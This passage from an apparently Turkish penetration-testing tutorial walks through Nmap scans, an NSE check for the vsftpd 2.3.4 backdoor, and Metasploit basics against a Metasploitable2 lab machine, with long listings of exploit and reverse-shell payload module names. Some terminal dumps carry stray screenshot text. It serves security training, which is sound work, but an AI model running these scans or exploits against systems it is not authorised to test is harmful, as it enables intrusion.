25/tcp    open  smtp         syn-ack ttl 64 Postfix smptd
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
```

Temel Nmap Kullanımı | Nmap Tarama Örnekleri

nmap -sS -sV -Pn -T4 -p- 192.168.237.129

-sS: Syn Taraması -sV : Versiyon bilgisi -Pn: ping atma-T4: Tarama hızı hızlı bir tarama -p-: tüm portları tara

```
root@kali: ~/Desktop
Reason: 65505 resets
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp         syn-ack ttl 64 Postfix smptd
53/tcp    open  domain       syn-ack ttl 64 ISC BIND 9.4.2
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         syn-ack ttl 64 netkit-rsh rexecd
513/tcp   open  login?      syn-ack ttl 64
514/tcp   open  tcpwrapped   syn-ack ttl 64
1099/tcp  open  rmiregistry syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp  open  shell        syn-ack ttl 64 Metasploitable root shell
2049/tcp  open  nfs          syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp  open  ftp          syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp  open  mysql        syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     syn-ack ttl 64 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          syn-ack ttl 64 VNC (protocol 3.3)
6000/tcp  open  X11          syn-ack ttl 64 (access denied)
6667/tcp  open  irc          syn-ack ttl 64 Unreal ircd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc          syn-ack ttl 64 Unreal ircd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13        syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http         syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          syn-ack ttl 64 Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
33772/tcp open  status       syn-ack ttl 64 1 (RPC #100024)
39084/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
41567/tcp open  unknown      syn-ack ttl 64
60526/tcp open  nlockmgr    syn-ack ttl 64 1-4 (RPC #100021)

MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Temel Nmap Kullanımı | Nmap Tarama Örnekleri

nmap -sS -A -Pn -oA sonuc 192.168.237.129

-sS: Syn Taraması -A : Versiyon ve işletim sistemi bilgisi -Pn: ping atma -oA : 3 farklı formatta tarama çıktısını kaydeder. Parametresi olmadığı için en çok kullanılan 1000 port taramıştır. -T Parametreside olmadığı için -T3 hızında taramıştır.

-p-

```
[root@-/Desktop]# nmap -sS -A -Pn -oA sonuc 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-24 07:33 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00024s latency).
Not shown: 978 closed ports
Reason: 978 resets
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh           syn-ack ttl 64 OpenSSH 4.7p1 Debian Subuntu (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp          syn-ack ttl 64 Postfix smptd
| smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| ssl-date: 2016-07-24T11:34:35+00:00; -39s from scanner time.
53/tcp    open  domain        syn-ack ttl 64 ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http          syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs

```

Temel Nmap Kullanımı | Nmap Tarama Örnekleri

nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129

--script : Nmap scriptlerini kullanmamızı sağlar **-p 21**: Port 21 de scripti çalıştırır

```
[root:~/Desktop]# nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:56 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00018s latency).
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
  ftp-vsftpd-backdoor:
    VULNERABLE:
      vsFTPD version 2.3.4 backdoor
        State: VULNERABLE (Exploitable)
        IDs: OSVDB:73573  CVE:CVE-2011-2523
          vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
        Disclosure date: 2011-07-03
        Exploit results:
          Shell command: id
          Results: uid=0(root) gid=0(root)
        References:
          http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
          https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
          http://osvdb.org/73573
          https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsft
pd_234_backdoor.rb
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

Düzenle: <https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html>

Temel Metasploit Kullanımı | Hakkında

Metasploit, **Rapid7** firmasının çok önemli bir güvenlik yazılımıdır.

Metasploit, güvenlik açıkları hakkında bilgi verip bu açıklıklara sızmaya yardımcı olan bir yazılımdır.

Ruby ile yazılmış olan içerisinde exploitler, payloadlar, auxiliaryler ve encoderlerin bulunduğu frameworkdur.

Veritabanı olarak **postgresql** kullanmaktadır.

Kali Linux içerisinde kurulu olarak gelmektedir.

Terminalden **msfconsole** olarak ve grafiksel olarak **Armitage** ile kullanılabilir.

Metasploit içinde Nmap taramasıda yapılabilmektedir.

Temel Metasploit Kullanımı | Terimler

Vulnerability: Türkçede zayıflık anlamına gelen sistemde bulunan açıklıktır.

Auxiliary: Sızma öncesi sistem hakkında bilgi toplamak için bulunan ek modüller

Exploit: Türkçesi sömürmek olan sistem açıklığından faydalananarak sisteme sızmamızı sağlayan bileşendir

Payload: Sisteme sızdıktan sonra sistemde istediklerimizi yapmamızı sağlayan bileşendir

Shellcode: Exploitin içinde bulunan zararlı kod

Encoder : Exploiti Antivirüs,IDS,IPS ve Firewall dan geçiren bileşendir

Temel Metasploit Kullanımı | Giriş

```
service postgresql start
```

```
msfconsole
```

İlk olarak postgresql veritabanını başlatıyoruz daha sonra msfconsole yazarak metasploitimizi açıyoruz.

```
db_status
```

Komutunu yazarak metasploitin veritabanı bağlantısını kontrol edebilirsiniz.

```
db_connect
```


```
db_disconnect
```

```
db_import
```

```
db_export
```

Temel Metasploit Kullanımı | Giriş

```
systemctl start postgresql; msfdb start; msfconsole
root:~/Desktop/pycharm-2016.1.4/bin]# service postgresql start
root:~/Desktop/pycharm-2016.1.4/bin]# msfconsole

[Metasploit by Rapid7]
+-----+
| EXPLOIT |
+-----+
| LOOT   |
+-----+
| PAYLOAD |
+-----+  
  
making notes in notepad? Have Metasploit Pro track & report  
our progress and findings -- learn more on http://rapid7.com/metasploit
[ metasploit v4.11.5-2016010401 ]  
--=[ 1517 exploits - 875 auxiliary - 257 post ]  
--=[ 437 payloads - 37 encoders - 8 nops ]  
--=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
sf > db_status  
[*] postgresql connected to msf  
sf > 
```

Temel Metasploit Kullanımı | Nmap

db_nmap -sS -sV -O 192.168.237.129

```
[root@kali ~]# systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
```

metasploit v4.11.5-2016010401
1517 exploits - 875 auxiliary - 257 post
437 payloads - 37 encoders - 8 nops
Free Metasploit Pro trial: http://r-7.co/trymsp

```
msf > db_status
[*] postgresql connected to msf
```

```
msf > db_nmap -sS -sV -O 192.168.237.129
[*] Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-25 15:50 EDT
[*] Nmap scan report for 192.168.237.129
[*] Nmap: Host is up (0.00018s latency).
[*] Nmap: Not shown: 976 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  shell        Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql       MySQL 5.0.51a-ubuntu5
[*] Nmap: 5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  x11        (access denied)
[*] Nmap: 6667/tcp  open  irc         Unreal ircd
[*] Nmap: 8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 32774/tcp open  mountd     1-3 (RPC #100005)
[*] Nmap: MAC Address: 00:0C:29:FA:DD:2A (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
```

Temel Metasploit Kullanımı

`help` komutu ile Metasploitin tüm komutlarını ve parametreleri açıklamaları ile görebilmekteyiz.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a system tray with icons for volume, network, and date/time (root 03:36, 2016-07-26). Below the tray, a terminal window titled "systemctl start postgresql; msfdb start; msfconsole "" is open. The terminal displays the "Core Commands" section of the Metasploit Framework's help menu. To the right of the terminal, a system monitor window provides real-time system statistics like CPU load, memory usage, and network activity. The desktop background is a dark blue with the "KALI LINUX" logo.

```
msf > help
Core Commands Django-1.6
=====
Command      Description
-----        -----
?            Help menu
advanced     Displays advanced options for one or more modules
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
edit         Edit the current module with $VISUAL or $EDITOR
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
info         Displays information about one or more modules
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath    Searches for and loads modules from a path
makerc      Save commands entered since start to a file
options      Displays global options or for one or more modules
popm        Pops the latest module off the stack and makes it active
previous    Sets the previously loaded module as the current module
pushm      Pushes the active or list of modules onto the module stack
quit        Exit the console
reload_all Reloads all modules from all defined module paths
rename_job Rename a job
resource    Run the commands stored in a file
route       Route traffic through a session
save        Saves the active datastores
search      Searches module names and descriptions
sessions   Dump session listings and display information about sessions
set         Sets a context-specific variable to a value
setg        Sets a global variable to a value
show        Displays modules of a given type, or all modules
sleep      Do nothing for the specified number of seconds
spool      Write console output into a file as well the screen
threads   View and manipulate background threads
unload    Unload a framework plugin
```

Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

makerc      Save commands entered since start to a file
options     Displays global options or for one or more modules
popm       Pops the latest module off the stack and makes it active
previous    Sets the previously loaded module as the current module
pushm       Pushes the active or list of modules onto the module stack
quit        Exit the console
reload_all  Reloads all modules from all defined module paths
rename_job  Rename a job
resource    Run the commands stored in a file
route       Route traffic through a session
save        Saves the active datastores
search      Searches module names and descriptions
sessions   Dump session listings and display information about sessions
set         Sets a context-specific variable to a value
setg        Sets a global variable to a value
show        Displays modules of a given type, or all modules
sleep       Do nothing for the specified number of seconds
spool       Write console output into a file as well the screen
threads    View and manipulate background threads
unload     Unload a framework plugin
unset      Unsets one or more context-specific variables
unsetg     Unsets one or more global variables
use        Selects a module by name
version    Show the framework and console library version numbers

Database Backend Commands
=====
Command      Description
-----
creds        List all credentials in the database
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status    Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services    List all services in the database
vulns       List all vulnerabilities in the database
workspace   Switch between database workspaces

msf > [REDACTED]
```



root 03:37, 2016-07-26

Host: Kali Uptime: 0h 2m 10s

CPU MHz: 2295 Load: 0.04, 0.02, 0.02 Tasks: 1 / 151 CPU0: 1% CPU1: 1%



NAME	PID	CPU	MEM
postgres	1591	0.51	0.8
ruby	1571	0.51	13.0
Xorg	856	0.51	2.5
postgres	1585	0.00	8.5
postgres	1529	0.00	8.5

MEMORY & SWAP
RAM: 28% Swap: 0%

DISK SPACE
root 41% free 11.8GiB / 28.2GiB

LINKS (eth0 192.168.237.128)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 5.54KiB Uploaded: 10.7KiB

LINKS (loop0 192.168.237.128)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B

CONNECTED
Inbound: 2 Outbound: 2 Total:
Inbound Local Service/Port
localhost postgres
localhost postgres

Outbound Remote Service/Port
localhost postgres
localhost postgres

Temel Metasploit Kullanımı

search Komutu

search <aranan exploit,payloads,cve numarası yada genel bir ifade >

Temel Metasploit Kullanımı

```
systemctl start postgres; msfdb start; msfconsole ""
```

msf > search ftp

Matching Modules

Name	Disclosure Date	Rank	Description
auxiliary/admin/cisco/vpn_3000_ftp_bypass	2006-08-23	normal	Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
auxiliary/admin/officescan/tmlisten_traversal		normal	TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
auxiliary/admin/tftp/tftp_transfer_util		normal	TFTP File Transfer Utility
auxiliary/dos/scada/d20_tftp_overflow	2012-01-19	normal	General Electric D20ME TFTP Server Buffer Overflow DoS
auxiliary/dos/windows/ftp/filezilla_admin_user	2005-11-07	normal	FileZilla FTP Server Admin Interface Denial of Service
auxiliary/dos/windows/ftp/filezilla_server_port	2006-12-11	normal	FileZilla FTP Server Malformed PORT Denial of Service
auxiliary/dos/windows/ftp/guildftp_cwdlist	2008-10-12	normal	Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof	2010-12-21	normal	Microsoft IIS FTP Server Encoded Response Overflow Trigger
auxiliary/dos/windows/ftp/is_list_exhaustion	2009-09-03	normal	Microsoft IIS FTP Server LIST Stack Exhaustion
auxiliary/dos/windows/ftp/solarftp_user	2011-02-22	normal	Solar FTP Server Malformed USER Denial of Service
auxiliary/dos/windows/ftp/titan626_site	2008-10-14	normal	Titan FTP Server 6.26.630 SITE WHO DoS
auxiliary/dos/windows/ftp/vicftps50_list	2008-10-24	normal	Victory FTP Server 5.0 LIST DoS
auxiliary/dos/windows/ftp/winftp230_nlst	2008-09-26	normal	WinFTP 2.3.0 NLST Denial of Service
auxiliary/dos/windows/ftp/xmeasy560_nlst	2008-10-13	normal	XM Easy Personal FTP Server 5.6.0 NLST DoS
auxiliary/dos/windows/ftp/xmeasy570_nlst	2009-03-27	normal	XM Easy Personal FTP Server 5.7.0 NLST DoS
auxiliary/dos/windows/tftp/pt360_write	2008-10-29	normal	PacketTrap TFTP Server 2.2.5459.0 DoS
auxiliary/dos/windows/tftp/solarwinds	2010-05-21	normal	SolarWinds TFTP Server 10.4.0.10 Denial of Service
auxiliary/fuzzers/ftp/client_ftp		normal	Simple FTP Client Fuzzer
auxiliary/fuzzers/ftp/ftp_pre_post		normal	Simple FTP Fuzzer
auxiliary/gather/apple_safari_ftp_url_cookie_theft	2015-04-08	normal	Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
auxiliary/gather/d20pass	2012-01-19	normal	General Electric D20 Password Recovery
auxiliary/gather/konica_minolta_pwd_extract		normal	Konica Minolta Password Extractor
auxiliary/scanner/ftp/anonymous		normal	Anonymous FTP Access Detection
auxiliary/scanner/ftp/bison_ftp_traversal	2015-09-28	normal	BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/ftp_login		normal	FTP Authentication Scanner
auxiliary/scanner/ftp/ftp_version		normal	FTP Version Scanner
auxiliary/scanner/ftp/konica_ftp_traversal	2015-09-22	normal	Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/pcman_ftp_traversal	2015-09-28	normal	PCMan FTP Server 2.0.7 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/titanftp_xcrc_traversal	2010-06-15	normal	Titan FTP XCRC Directory Traversal Information Disclosure
auxiliary/scanner/http/titan_ftpd_admin_pwd		normal	Titan FTP Administrative Password Disclosure
auxiliary/scanner/misc/zenworks_preboot_fileaccess		normal	Novell ZENworks Configuration Management Preboot Service Remote File Access
auxiliary/scanner/portscan/ftpbounce		normal	FTP Bounce Port Scanner
auxiliary/scanner/quake/server_info		normal	Gather Quake Server Information
auxiliary/scanner/rsync/modules_list		normal	List Rsync Modules
auxiliary/scanner/snmp/cisco_config_tftp		normal	Cisco IOS SNMP Configuration Grabber (TFTP)
auxiliary/scanner/snmp/cisco_upload_file		normal	Cisco IOS SNMP File Upload (TFTP)
auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	normal	Cerberus FTP Server SFTP Username Enumeration
auxiliary/scanner/tftp/ipswitch_whatsupgold_tftp	2011-12-12	normal	IpSwitch WhatsUp Gold TFTP Directory Traversal
auxiliary/scanner/tftp/netdecision_tftp	2009-05-16	normal	NetDecision 4.2 TFTP Directory Traversal
auxiliary/scanner/tftp/tftpbrute		normal	TFTP Brute Forcer

Host: Kali Uptime: 0h 34m 20s Load: 0.14, 0.06, 0.01 Tasks: 1 / 142 CPU0: 2% CPU1: 0% NAME PID CPU MEM

Xorg 856 0.51 2.6 kworker/0:2 4402 0.00 0.0 kworker/0:1 3932 0.00 0.0 postgres 1591 0.00 0.0 postgres 1585 0.00 1.0

REPORT & SWAP RAM 31% Swap 0%

DISK I/O LAN eth0: 1.92 MB/s Up: 0B Down: 0B LAN eth1: 0.00 MB/s Up: 0B Down: 0B

root 41% free 11.86GB/ 28.2GB

INBOUND/OUTBOUND Inbound: 2 Outbound: 2 Total: Inbound Local Service/Port localhost postgres

localhost postgres

localhost

outbound localhost

localhost

Remote Service/Port postgres

postgres

Temel Metasploit Kullanımı

show Komutu

İstenilen bileşenleri listeyip görmemizi sağlar.

show exploits : Metasploit üzerindeki tüm exploitleri gösterir

show payloads : Metasploit üzerindeki tüm payloadları gösterir

show targets : Bulunan targetları listeler

show options: Exploit yada payloadın tüm ayarlarını gösterir.

Temel Metasploit Kullanımı

```
systemctl start postgres...          root 03:52, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
```

msf > show exploits

Exploits

Name	Disclosure Date	Rank	Description
aix/local/ibstat_path	2013-09-24	excellent	ibstat \$PATH Privilege Escalation
aix/rpc_cmsd_opcode21	2009-10-07	great	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath	2009-06-17	great	ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)
android/browser/samsung_knox_smdm_url	2014-11-12	excellent	Samsung Galaxy KNOX Android Browser RCE
android/browser/webview_addjavascriptinterface	2012-12-21	excellent	Android Browser and WebView addJavascriptInterface Code Execution
android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	Adobe Reader for Android addJavascriptInterface Exploit
android/local/futex_requeue	2014-05-03	excellent	Android 'Towelroot' Futex Requeue Kernel Exploit
apple_ios/browser/safari_libtiff	2006-08-01	good	Apple iOS MobileSafari LibTIFF Buffer Overflow
apple_ios/email/mobilemail_libtiff	2006-08-01	good	Apple iOS MobileMail LibTIFF Buffer Overflow
apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	Apple iOS Default SSH Password Vulnerability
bsdi/softcart/mercantec_softcart	2004-08-19	great	Mercantec SoftCart CGI Overflow
dialup/multi/login/manyargs	2001-12-12	good	System V Derived /bin/login Extraneous Arguments Buffer Overflow
firefox/local/exec_shellcode	2014-03-10	normal	Firefox Exec Shellcode from Privileged Javascript Shell
freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Watchguard XCS Remote Command Execution
freebsd/local/mmap	2013-06-18	great	FreeBSD 9 Address Space Manipulation Privilege Escalation
freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Watchguard XCS FixCorruptMail Local Privilege Escalation
freebsd/misc/citrix_netscaler_soap_bof	2014-09-22	normal	Citrix NetScaler SOAP Handler Remote Code Execution
freebsd/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacs_report	2008-01-08	average	XTACACSD report() Buffer Overflow
freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great	FreeBSD Telnet Service Encryption Key ID Buffer Overflow
hpux/lpd/cleanup_exec	2002-08-28	excellent	HP-UX LPD Command Execution
irix/lpd/tagprinter_exec	2001-09-01	excellent	Irix LPD tagprinter Command Execution
linux/antivirus/escan_password_exec	2014-04-04	excellent	eScan Web Management Console Command Injection
linux/browser/adobe_flashplayer_aslaunch	2008-12-17	good	Adobe Flash Player ActionScript Launch Command Execution Vulnerability
linux/ftp/proftp_sreplace	2006-11-26	great	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
linux/ftp/proftp_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
linux/games/ut2004_secure	2004-06-18	good	Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/acclillion_fta_getstatus_oauth	2015-07-10	excellent	Acclillion FTA getStatus verify_oauth_token Command Execution
linux/http/advantech_switch_bash_env_exec	2015-12-01	excellent	Advantech Switch Bash Environment Variable Code Injection (Shellshock)
linux/http/airties_login_cgi_bof	2015-03-31	normal	Airties login-cgi Buffer Overflow
linux/http/alcatel_omnipcxe_mastercgi_exec	2007-09-09	manual	Alcatel-Lucent Omnipcxe Enterprise masterCGI Arbitrary Command Execution
linux/http/alienvault_sqli_exec	2014-04-24	excellent	AlienVault OSSIM SQL Injection and Remote Code Execution
linux/http/astium_sqli_upload	2013-09-17	manual	Astium Remote Code Execution
linux/http/belkin_login_bof	2014-05-09	normal	Belkin Play N750 login.cgi Buffer Overflow
linux/http/centreon_sqli_exec	2014-10-15	excellent	Centreon SQL and Command Injection
linux/http/cfmef_manageiq_evm_upload_exec	2013-09-04	normal	Red Hat CloudForms Management Engine 5.1 agent/linuxpkgs Path Traversal
linux/http/ddwrt_cgibin_exec	2009-07-20	excellent	DD-WRT HTTP Daemon Arbitrary Command Execution
linux/http/dlink_authentication_cg_i_bof	2013-02-08	normal	D-Link authentication.cgi Buffer Overflow
linux/http/dlink_command_php_exec_noauth	2013-02-04	excellent	D-Link Devices Unauthenticated Remote Command Execution

Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

msf > show payloads
Payloads: Django-1.6
=====
Name          Disclosure Date Rank    Description
----          -----
aix/ppc/shell_bind_tcp      normal   AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port     normal   AIX Command Shell, Find Port Inline
aix/ppc/shell_interact      normal   AIX execve Shell for inetd
aix/ppc/shell_reverse_tcp   normal   AIX Command Shell, Reverse TCP Inline
android/meterpreter/reverse_http
android/meterpreter/reverse_https
android/meterpreter/reverse_tcp
android/shell/reverse_http
android/shell/reverse_https
android/shell/reverse_tcp
bsd/sparc/shell_bind_tcp    normal   Command Shell, Dalvik Reverse HTTP Stager
